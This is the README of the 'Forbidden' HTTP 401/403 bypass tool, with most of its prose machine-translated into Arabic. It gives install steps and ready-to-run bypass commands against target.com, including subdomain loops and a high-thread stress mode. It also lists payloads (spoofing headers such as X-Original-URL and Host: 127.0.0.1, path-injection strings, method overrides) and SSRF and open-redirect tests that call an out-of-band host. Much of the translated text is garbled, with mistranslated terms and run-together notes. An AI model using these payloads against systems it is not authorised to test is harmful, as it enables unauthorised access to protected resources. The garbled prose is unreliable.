forbidden
v12.6

تجاوز رموز حالة استجابة HTTP 4xx والمزيد. بناءً على طلبات Pycurl و Python.
يستخدم Script Multithreading ويستند إلى التأثير الغاشم ، وعلى هذا النحو ، قد يكون له نتائج إيجابية خاطئة. السيناريو لديه الإخراج الملون.
سيتم فرز النتائج بواسطة رمز حالة استجابة HTTP تصاعدي ، وطول محتوى استجابة HTTP ، ومعرف الصعود.
لتصفية النتائج الإيجابية الخاطئة يدويًا ، لكل طول محتوى استجابة HTTP فريد ، قم بتشغيل أمر CURL المقدم وتحقق مما إذا كانت استجابة HTTP تؤدي إلى تجاوز ؛ إذا لم يكن الأمر كذلك ، فما عليك سوى تجاهل جميع النتائج بنفس طول محتوى استجابة HTTP.
| وصف الاختبار | امتحان |
|---|---|
| طلبات HTTP و HTTPS على كلا ، اسم المجال و IP. | قاعدة |
أساليب HTTP + ث/ Content-Length: 0 HTTP طلب طلب. | طُرق |
| تتبع المقطع العرضي (XST) W/ HTTP تتبع وطرق المسار. | طُرق |
| [TEXT] تحميل الملف W/ HTTP وضع طريقة على جميع أدلة URL. | طُرق |
| تتجاوز طريقة HTTP W/ HTTP الرؤوس وبرامز سلسلة استعلام URL. | طريقة التشغيل |
| تخطي مخطط URL. | مخطط overrides |
| تجاوزات المنفذ. | المنفذ |
الكشف عن المعلومات Accept رأس طلب HTTP. | الرؤوس |
| HTTP طلب الرؤوس. | الرؤوس |
| تجاوز عنوان URL + W/ URL يمكن الوصول إليه. | الرؤوس |
HTTP مضيف تجاوز مع رؤوس طلب Host HTTP. | الرؤوس |
| HTTP طلب الرؤوس مع قيم من قبل المستخدم. | قيم |
| مسار URL تجاوز. | مسارات |
| تحولات URL والترميزات. | الترميزات |
| Basic and Bearer Auth + W/ Null Session و JWTs الخبيثة. | الملاحقة |
| إعادة التوجيه المفتوح ، OOB ، و SSRF. | إعادة التوجيه |
| محلات URL المكسورة ، OOB ، و SSRF. | محللون |
تحقق من نص اختبار الإجهاد هنا. مستوحاة من هذه الكتابة.
تمديد البرامج النصية إلى رغبتك.
مصادر جيدة لرؤوس HTTP:
تم اختباره على Kali Linux V2023.4 (64 بت).
صنع لأغراض تعليمية. آمل أن يساعد ذلك!
ملاحظات:
Forbidden إلى PycURL و " Stresser " Python Requests ،OSError إذا تم استخدام عدد كبير من المواضيع بسبب فتح العديد من ملفات ملفات تعريف الارتباط في وقت واحد ،2xx و 3xx فقط في النتائج وموضحة في الإخراج ،length في النتائج فقط طول جسم استجابة HTTP ،double headers Python Requests لأن Pycurl لا يدعمها ،encodings الاختبار إلى PycURL لأن طلبات Python لا تدعمها ،60 ثانية ،rate limiting وغيرها من الحماية المضادة للبوت ، خذ بعض الوقت قبل تشغيل البرنامج النصي مرة أخرى على نفس المجال ،encodings ) ، أو تعديل طلبات HTTP ، أو إسقاط طلبات HTTP بالكامل ،User-Agent ،no longer التتبع عبر الموقع (XST) يعتبر ثغرة أمنية.خطط ذات أولوية عالية:
User-Agent HTTP ، رأس طلب HTTP ، CRLF ، و LOG4J.خطط أولوية منخفضة:
على كالي لينكس ، لا ينبغي أن تكون هناك مشاكل ؛ خلاف ذلك ، قم بالتشغيل:
apt-get -y install libcurl4-gnutls-dev librtmp-dev

pip3 install --upgrade pycurl
على نظام التشغيل Windows ، قم بتنزيل وتثبيت Pycurl من www.lfd.uci.edu/~gohlke. تم اختباره فقط على Windows 10.
على MacOS ، قم بتشغيل:
brew uninstall curl
brew uninstall openssl

brew install curl
brew install openssl

echo ' export PATH="/opt/homebrew/opt/curl/bin:$PATH" ' >> ~ /.zshrc
echo ' export PATH="/opt/homebrew/opt/openssl@3/bin:$PATH" ' >> ~ /.zshrc
source ~ /.zshrc

export LDFLAGS= " -L/opt/homebrew/opt/curl/lib "
export CPPFLAGS= " -I/opt/homebrew/opt/curl/include "
export PYCURL_SSL_LIBRARY=openssl

pip3 install --no-cache-dir --compile --ignore-installed --config-setting= " --with-openssl= " --config-setting= " --openssl-dir=/opt/homebrew/opt/openssl@3 " pycurlpip3 install --upgrade forbiddengit clone https://github.com/ivan-sincek/forbidden && cd forbidden
python3 -m pip install --upgrade build
python3 -m build
python3 -m pip install dist/forbidden-12.6-py3-none-any.whl تجاوز 403 Forbidden :
forbidden -u https://target.com -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths-ram,encodings -f GET -l base,path -o forbidden_403_results.json
تجاوز 403 Forbidden مع اختبار الإجهاد:
mkdir stresser_403_results

stresser -u https://target.com -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o stresser_403_results.json
تجاوز 401 Unauthorized :
forbidden -u https://target.com -t auths -f GET -l base -o forbidden_401_results.json
اختبار إعادة التوجيه المفتوح ، OOB ، و SSRF:
forbidden -u https://target.com -t redirects -f GET -l base -e xyz.interact.sh -o forbidden_redirect_results.json
اختبار محلات عنوان URL المكسورة ، OOB ، و SSRF:
forbidden -u https://target.com -t parsers -f GET -l base -e xyz.interact.sh -o forbidden_parser_results.json
تجاوز 403 Forbidden :
count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths,encodings -f GET -l base,path -o " forbidden_403_results_ ${count} .json " ; done تجاوز 403 Forbidden مع اختبار الإجهاد:
mkdir stresser_403_results

count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; stresser -u " ${subdomain} " -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o " stresser_403_results_ ${count} .json " ; done
تجاوز 401 Unauthorized :
count=0 ; for subdomain in $( cat subdomains_401.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t auths -f GET -l base -o " forbidden_401_results_ ${count} .json " ; doneاختبار إعادة التوجيه المفتوح ، OOB ، و SSRF:
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t redirects -f GET -l base -e xyz.interact.sh -o " forbidden_redirect_results_ ${count} .json " ; doneاختبار محلات عنوان URL المكسورة ، OOB ، و SSRF:
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t parsers -f GET -l base -e xyz.interact.sh -o " forbidden_parser_results_ ${count} .json " ; done ACL
ARBITRARY
BASELINE-CONTROL
BIND
CHECKIN
CHECKOUT
CONNECT
COPY
GET
HEAD
INDEX
LABEL
LINK
LOCK
MERGE
MKACTIVITY
MKCALENDAR
MKCOL
MKREDIRECTREF
MKWORKSPACE
MOVE
OPTIONS
ORDERPATCH
PATCH
POST
PRI
PROPFIND
PROPPATCH
PUT
REBIND
REPORT
SEARCH
SHOWMETHOD
SPACEJUMP
TEXTSEARCH
TRACE
TRACK
UNBIND
UNCHECKOUT
UNLINK
UNLOCK
UPDATE
UPDATEREDIRECTREF
VERSION-CONTROL
تتجاوز الطريقة:
 X-HTTP-Method
X-HTTP-Method-Override
X-Method-Override
تخطي المخطط:
 X-Forwarded-Proto
X-Forwarded-Protocol
X-Forwarded-Scheme
X-Scheme
X-URL-Scheme
تجاوزات المنفذ:
X-Forwarded-Port
آخر:
 19-Profile
Base-URL
CF-Connecting-IP
Client-IP
Cluster-Client-IP
Destination
Forwarded
Forwarded-For
Forwarded-For-IP
From
Host
Incap-Client-IP
Origin
Profile
Proxy
Redirect
Referer
Remote-Addr
Request-URI
True-Client-IP
URI
URL
WAP-Profile
X-Client-IP
X-Cluster-Client-IP
X-Custom-IP-Authorization
X-Forwarded
X-Forwarded-By
X-Forwarded-For
X-Forwarded-For-Original
X-Forwarded-Host
X-Forwarded-Path
X-Forwarded-Server
X-HTTP-DestinationURL
X-HTTP-Host-Override
X-Host
X-Host-Override
X-Original-Forwarded-For
X-Original-Remote-Addr
X-Original-URL
X-Originally-Forwarded-For
X-Originating-IP
X-Override-URL
X-Proxy-Host
X-Proxy-URL
X-ProxyUser-IP
X-Real-IP
X-Referer
X-Remote-Addr
X-Remote-IP
X-Requested-With
X-Rewrite-URL
X-Server-IP
X-True-Client-IP
X-True-IP
X-Wap-Profile
حقن في البداية ، والنهاية ، وكلاهما ، بداية ونهاية مسار عنوان URL.
اختبار باستخدام كل مجموعة ممكنة من مجموعة الحمولة النافعة (الافتراضي - قنبلة الكتلة) أو ضع نفس الحمولة في جميع مواضع الحمولة المحددة في وقت واحد (ذاكرة الوصول العشوائي الضار).
 /
//
%09
%20
%23
%2e
%a0
*
.
..
;
.;
..;
/;/
;/../../
;foo=bar;
حقن في نهاية مسار عنوان URL.
 #
##
##random
*
**
**random
.
..
..random
?
??
??random
~
~~
~~random
حقن في نهاية مسار عنوان URL فقط إذا لم ينتهي بقطع الأمام.
 .asp
.aspx
.esp
.html
.jhtml
.json
.jsp
.jspa
.jspx
.php
.sht
.shtml
.xhtml
.xml
[
    {
        "id" : " 860-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    },
    {
        "id" : " 861-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1:443 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1:443' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    }
] Forbidden v12.6 ( github.com/ivan-sincek/forbidden )
Usage: forbidden -u url -t tests [-f force] [-v values ] [-p path ] [-o out ]
Example: forbidden -u https://example.com/admin -t all [-f POST ] [-v values.txt] [-p /home] [-o results.json]
DESCRIPTION
Bypass 4xx HTTP response status codes and more
URL
Inaccessible URL
-u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
Ignore URL query string and fragment
-iqsf, --ignore-query-string-and-fragment
IGNORE CURL
Use Python Requests instead of the default PycURL where applicable
PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
-ic, --ignore-curl
TESTS
Tests to run
Use comma-separated values
Specify 'paths-ram' to use battering ram attack or 'paths' to use the default cluster bomb attack
Specify 'values' to test HTTP request headers with user-supplied values passed using the '-v' option
-t, --tests = base | methods | (method|scheme|port)-overrides | headers | values | paths[-ram] | encodings | auths | redirects | parsers | all
FORCE
Force an HTTP method for all non-specific test cases
-f, --force = GET | POST | CUSTOM | etc.
VALUES
File with additional HTTP request header values or a single value, e.g., internal IP, etc.
Tests: values
-v, --values = values.txt | 10.10.15.20 | etc.
PATH
Accessible URL path to test URL overrides
Tests: headers
Default: /robots.txt | /index.html | /sitemap.xml | /README.txt
-p, --path = /home | etc.
EVIL
Evil URL to test URL overrides
Tests: headers | redirects
Default: https://github.com
-e, --evil = https://xyz.interact.sh | https://xyz.burpcollaborator.net | etc.
HEADER
Specify any number of extra HTTP request headers
Extra HTTP request headers will not override test's HTTP request headers
Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
-H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
Specify any number of extra HTTP cookies
Extra HTTP cookies will not override test's HTTTP cookies
-b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
Filter out 200 OK false positive results with RegEx
Spacing will be stripped
-i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
Filter out 200 OK false positive results by HTTP response content lengths
Specify 'base' to ignore content length of the base HTTP response
Specify 'path' to ignore content length of the accessible URL response
Use comma-separated values
-l, --content-lengths = 12 | base | path | etc.
REQUEST TIMEOUT
Request timeout
Default: 60
-rt, --request-timeout = 30 | etc.
THREADS
Number of parallel threads to run
More threads mean more requests sent in parallel, but may also result in more false positives
Highly dependent on internet connection speed and server capacity
Default: 5
-th, --threads = 20 | etc.
SLEEP
Sleep time in milliseconds before sending an HTTP request
Intended for a single-thread use
-s, --sleep = 500 | etc.
USER AGENT
User agent to use
Default: Forbidden/12.6
-a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
Web proxy to use
-x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
Include only specific HTTP response status codes in the results
Use comma-separated values
Default: 2xx | 3xx
-sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
Display the results in a table instead of JSON
Intended for a wide screen use
-st, --show-table
OUT
Output file
-o, --out = results.json | etc.
DUMP
Dump all the test records in the output file without running them
-dmp, --dump
DEBUG
Debug output
-dbg, --debug
 Stresser v12.6 ( github.com/ivan-sincek/forbidden )

Usage:   stresser -u url                        -dir directory -r repeat -th threads [-f force] [-o out         ]
Example: stresser -u https://example.com/secret -dir results   -r 1000   -th 200     [-f GET  ] [-o results.json]

DESCRIPTION
    Bypass 4xx HTTP response status codes with stress testing
URL
    Inaccessible URL
    -u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
    Ignore URL query string and fragment
    -iqsf, --ignore-query-string-and-fragment
IGNORE PYTHON REQUESTS
    Use PycURL instead of the default Python Requests where applicable
    PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
    -ir, --ignore-requests
FORCE
    Force an HTTP method for all non-specific test cases
    -f, --force = GET | POST | CUSTOM | etc.
HEADER
    Specify any number of extra HTTP request headers
    Extra HTTP request headers will not override test's HTTP request headers
    Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
    Specify any number of extra HTTP cookies
    Extra HTTP cookies will not override test's HTTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
    Filter out 200 OK false positive results with RegEx
    Spacing will be stripped
    -i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
    Filter out 200 OK false positive results by HTTP response content lengths
    Specify 'base' to ignore content length of the base HTTP response
    Use comma-separated values
    -l, --content-lengths = 12 | base | etc.
REQUEST TIMEOUT
    Request timeout
    Default: 60
    -rt, --request-timeout = 30 | etc.
REPEAT
    Number of total HTTP requests to send for each test case
    -r, --repeat = 1000 | etc.
THREADS
    Number of parallel threads to run
    -th, --threads = 20 | etc.
USER AGENT
    User agent to use
    Default: Stresser/12.6
    -a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
    Web proxy to use
    -x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
    Include only specific HTTP response status codes in the results
    Use comma-separated values
    Default: 2xx | 3xx
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
    Display the results in a table instead of JSON
    Intended for a wide screen use
    -st, --show-table
OUT
    Output file
    -o, --out = results.json | etc.
DIRECTORY
    Output directory
    All valid and unique HTTP responses will be saved in this directory
    -dir, --directory = results | etc.
DUMP
    Dump all the test records in the output file without running them
    -dmp, --dump
DEBUG
    Debug output
    -dbg, --debug

الشكل 1 - المثال الأساسي

الشكل 2 - المثال الأساسي (إخراج الجدول)

الشكل 3 - سجل سجلات الإغراق







